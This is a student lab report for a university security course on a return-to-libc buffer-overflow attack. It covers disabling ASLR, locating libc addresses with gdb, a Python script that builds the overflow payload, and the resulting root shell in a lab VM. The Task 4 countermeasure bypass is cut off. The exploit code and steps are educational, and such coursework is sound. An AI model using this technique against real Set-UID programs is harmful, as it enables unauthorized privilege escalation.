Sistemas de Segurança de Computação

Trabalho Prático 3 - Return to libc

Daniel Andrade
PG60242

João Fonseca
PG59787

Pedro Malainho
PG61005

Universidade do Minho
Escola de Engenharia
Departamento de Informática


Novembro 2025

Overview

The learning objective of this lab is for students to gain the first-hand experience on an interesting variant of buffer-overflow attack; this attack can bypass an existing protection scheme currently implemented in major Linux operating systems. A common way to exploit a buffer-overflow vulnerability is to overflow the buffer with a malicious shellcode, and then cause the vulnerable program to jump to the shellcode stored in the stack. To prevent these types of attacks, some operating systems allow programs to make their stacks non-executable; therefore, jumping to the shellcode causes the program to fail. Unfortunately, the above protection scheme is not fool-proof. There exists a variant of buffer-overflow attacks called Return-to-libc, which does not need an executable stack; it does not even use shellcode. Instead, it causes the vulnerable program to jump to some existing code, such as the system() function in the libc library, which is already loaded into a process's memory space. In this lab, students are given a program with a buffer-overflow vulnerability; their task is to develop a Return-to-libc attack to exploit the vulnerability and finally to gain the root privilege. In addition to the attacks, students will be guided to walk through some protection schemes implemented in Ubuntu to counter buffer-overflow attacks.

Environment Setup

Adress Space Randomization- Ubuntu and several other Linux-based systems use address space randomization to randomize the starting address of heap and stack, making guessing the exact addresses difficult. Guessing addresses is one of the critical steps of buffer-overflow attacks. In this lab, we disable this feature using the following command:




```
[12/26/25]seed@VM:~/Labsetup$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

Figure 1: Disable countermeasures

Task 1 - Finding out the Addresses of libc Functions

To make this exploit functional, we need to determine the memory adresses of **system()** and **exit()**. This can be done using gdb




```
[12/26/25]seed@VM:~/Labsetup$ touch badfile
[12/26/25]seed@VM:~/Labsetup$ gdb -q retlib
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from retlib...
(No debugging symbols found in retlib)
gdb-peda$ break main
Breakpoint 1 at 0x12ef
gdb-peda$ run
Starting program: /home/seed/Labsetup/retlib
[-----------------------------------registers-----------------------------------]
EAX: 0xf7fb6808 --> 0xffffd5fc --> 0xffffd754 ("SHELL=/bin/bash")
EBX: 0x0
ECX: 0x17bc024a
EDX: 0xffffd584 --> 0x0
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0x0
ESP: 0xffffd55c --> 0xf7debee5 (<__libc_start_main+245>:        add    esp,0x10)
EIP: 0x565562ef (<main>:        endbr32)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562ea <foo+58>: mov    ebx,DWORD PTR [ebp-0x4]
   0x565562ed <foo+61>: leave
   0x565562ee <foo+62>: ret
=> 0x565562ef <main>:   endbr32
   0x565562f3 <main+4>: lea    ecx,[esp+0x4]
   0x565562f7 <main+8>: and    esp,0xfffffff0
   0x565562fa <main+11>:        push   DWORD PTR [ecx-0x4]
   0x565562fd <main+14>:        push   ebp
[------------------------------------stack-------------------------------------]
0000| 0xffffd55c --> 0xf7debee5 (<__libc_start_main+245>:       add    esp,0x10)
0004| 0xffffd560 --> 0x1
0008| 0xffffd564 --> 0xffffd5f4 --> 0xffffd739 ("/home/seed/Labsetup/retlib")
0012| 0xffffd568 --> 0xffffd5fc --> 0xffffd754 ("SHELL=/bin/bash")
0016| 0xffffd56c --> 0xffffd584 --> 0x0
0020| 0xffffd570 --> 0xf7fb4000 --> 0x1e6d6c
0024| 0xffffd574 --> 0xf7ffd000 --> 0x2bf24
0028| 0xffffd578 --> 0xffffd5d8 --> 0xffffd5f4 --> 0xffffd739 ("/home/seed/Labsetup/retlib")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x565562ef in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$ quit
```

Figure 2: Locating function adresses using gdb

To determine the memory locations of libc functions, we utilized **gdb** on the retlib binary. Since libc is a shared object loaded at runtime, its addresses are not fixed until execution begins. Consequently, we initialized the process using the run command after setting a breakpoint at main, which allowed us to successfully retrieve the function offsets using the p (print) utility.

Task 2 - Putting the shell string in the memory


The child process inherits the environment variables of the parent shell. This feature allows us to inject a command string (/bin/sh) as an environment varialbe, which the program will automatically load and execute when run.



```
[12/12/25]seed@VM:~/SSC/Labsetup$ export MYSHELL=/bin/sh
[12/12/25]seed@VM:~/SSC/Labsetup$ env | grep MYSHELL
MYSHELL=/bin/sh
[12/12/25]seed@VM:~/SSC/Labsetup$ 
```


Figure 3: Creating environment variable “MYSHELL”

We create a small program that searches for the environment variable and prints its memory address:



```
[12/12/25]seed@VM:~/SSC/Labsetup$ cat prtenv.c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

void main(){
        char* shell = getenv("MYSHELL");
        if (shell)
        printf("%x\n", (unsigned int)shell);
}
[12/12/25]seed@VM:~/SSC/Labsetup$ gcc -m32 -DBUF_SIZE=12 -fno-stack-protector -z noexecstack -o prtenv prtenv.c
[12/12/25]seed@VM:~/SSC/Labsetup$ 
```

Figure 4: Extracting envionment variable address




```
[12/26/25]seed@VM:~/Labsetup$ ./prtenv
ffffd786
```

Figure 5: Extracting envionment variable address

Task 3 - Launching the attack

The objective of this task is to construct an input file named badfile, that exploits the buffer overflow in the Set-UID vulnerable program retlib.
Our exploit involves crafting a stack frame that deceives the program into executing system(). Central to this is identifying the Y value, or the Return Address Offset. This measurement represents the displacement from the beginning of our input buffer to the return pointer.




```
[12/26/25]seed@VM:~/Labsetup$ ./retlib
MYSHELL: ffffd76e
MYBASH: ffffde76
ARG: ffffdded
Address of input[] inside main():  0xffffd154
Input size: 0
Address of buffer[] inside bof():  0xffffd120
Frame Pointer value inside bof():  0xffffd138
Segmentation fault
```

Figure 6:

Here we can find the **Adress of buffer** and the **Frame Pointer**. We subtract them and and 4 we this is our Y.
Y = 0xffffd120 - 0xffffd138 + 4 = 0x18 + 4 = 1 x 16 + 8 + 4 = 24 + 4 bytes

Using this inoformation, we can determine how to structure our payload in memory:




exploit.py

```python
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 24 + 12
sh_addr = 0xffffd786     # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 24 + 4
system_addr = 0xf7e12420  # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 24 + 8
exit_addr = 0xf7e04f80     # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)

```

Figure 7: Exploit code

Here we can see the process used to preprare the badfile:




```
[12/26/25]seed@VM:~/Labsetup$ ls -l badfile
-rw-rw-r-- 1 seed seed 0 Dec 26 12:22 badfile
[12/26/25]seed@VM:~/Labsetup$ python3 exploit.py
[12/26/25]seed@VM:~/Labsetup$ ls -l badfile
-rw-rw-r-- 1 seed seed 300 Dec 26 12:45 badfile
```

Figure 8: Badfile after exploit

Now that we have confirmed that the exploit was correctly generated and written, the attack is ready to be executed.

3.1 - Attack variation 1




```
[12/26/25]seed@VM:~/Labsetup$ ./retlib
MYSHELL: ffffd786
Address of input[] inside main():  0xffffd174
Input size: 300
Address of buffer[] inside bof():  0xffffd140
Frame Pointer value inside bof():  0xffffd158
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),
46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# exit
```

Figure 9: Attack variation 1

The successful completion of Task 3 highlights the persistent threat of buffer overflows, even in the presence of contemporary defenses like the Non-Executable (NX) stack. By hijacking the control flow and pivoting into legitimate library functions such as system() and exit(), the exploit circumvented the requirement for traditional shellcode injection. This return-to-libc methodology demonstrates that through the precise calibration of stack offsets, an attacker can leverage a Set-UID root binary to gain unauthorized administrative access solely by manipulating the return pointer.

3.2 - Attack variation 2



```
[12/26/25]seed@VM:~/Labsetup$ cp retlib newretlib
[12/26/25]seed@VM:~/Labsetup$ ls -l retlib newretlib
-rwxr-xr-x 1 seed seed 15824 Dec 26 13:30 newretlib
-rwsr-xr-x 1 root seed 15824 Dec 26 12:52 retlib
[12/26/25]seed@VM:~/Labsetup$ ./newretlib
MYSHELL: ffffd780
Address of input[] inside main():  0xffffd164
Input size: 300
Address of buffer[] inside bof():  0xffffd130
Frame Pointer value inside bof():  0xffffd148
zsh:1: command not found: h
```

Figure 10: Attack variation 2

After exploiting the vulnerable program, the original binary retlib was copied to a new file named newretlib.
The modified attack failed to produce a root shell, resulting instead in a 'command not found' error and a standard termination. This failure stems from two critical issues. Primarily, the change in the executable's filename and length shifted the runtime memory layout. Because environment variables are stored on the stack, their addresses shifted, rendering the hard-coded pointer for /bin/sh obsolete. Consequently, system() was passed an invalid memory reference. Furthermore, the newly created newretlib lacked the Set-UID bit and root ownership found on the original binary. Without these specific permissions, the process ran with restricted user privileges, making privilege escalation impossible even if the memory redirection had succeeded

Task 4 - Defeat Shell’s countermeasure

The objective of this task is to bypass the security countermeasure implemented in modern shell programs (such as dash and bash), which automatically drop Set-UID privileges upon execution. In previous tasks, invoking system(“/bin/sh”) failed to spawn a root shell because /bin/sh is linked to /bin/dash, which discards elevated privileges. To overcome this limitation, we explicitly execute /bin/bash with the -p (preserve privileges) option. Since the system() function does not conveniently support passing command-line arguments, it was replaced with the execv() function.

First we configured the system to use the protected shell: $sudo ln -sf /bin/dash /bin/sh

Now we also need the addresses of the function and the memory locations for its arguments.
- Main Buffer Address: 0xffffd160
- execv() Address: 0xf7e994b0
- exit() Address: 0xf7e04f80

Memory Layout Plan:





Figure 11: Memory layout plan

To overcome the null-byte restriction, We leveraged the fact that the entire payload is already present in the main() function’s buffer, which remains intact in memory even if strcpy() stops early during the copy to the bof() buffer.

- We used the address of the main buffer (provided by the program) to calculate the absolute memory addresses for my strings and the argv array.

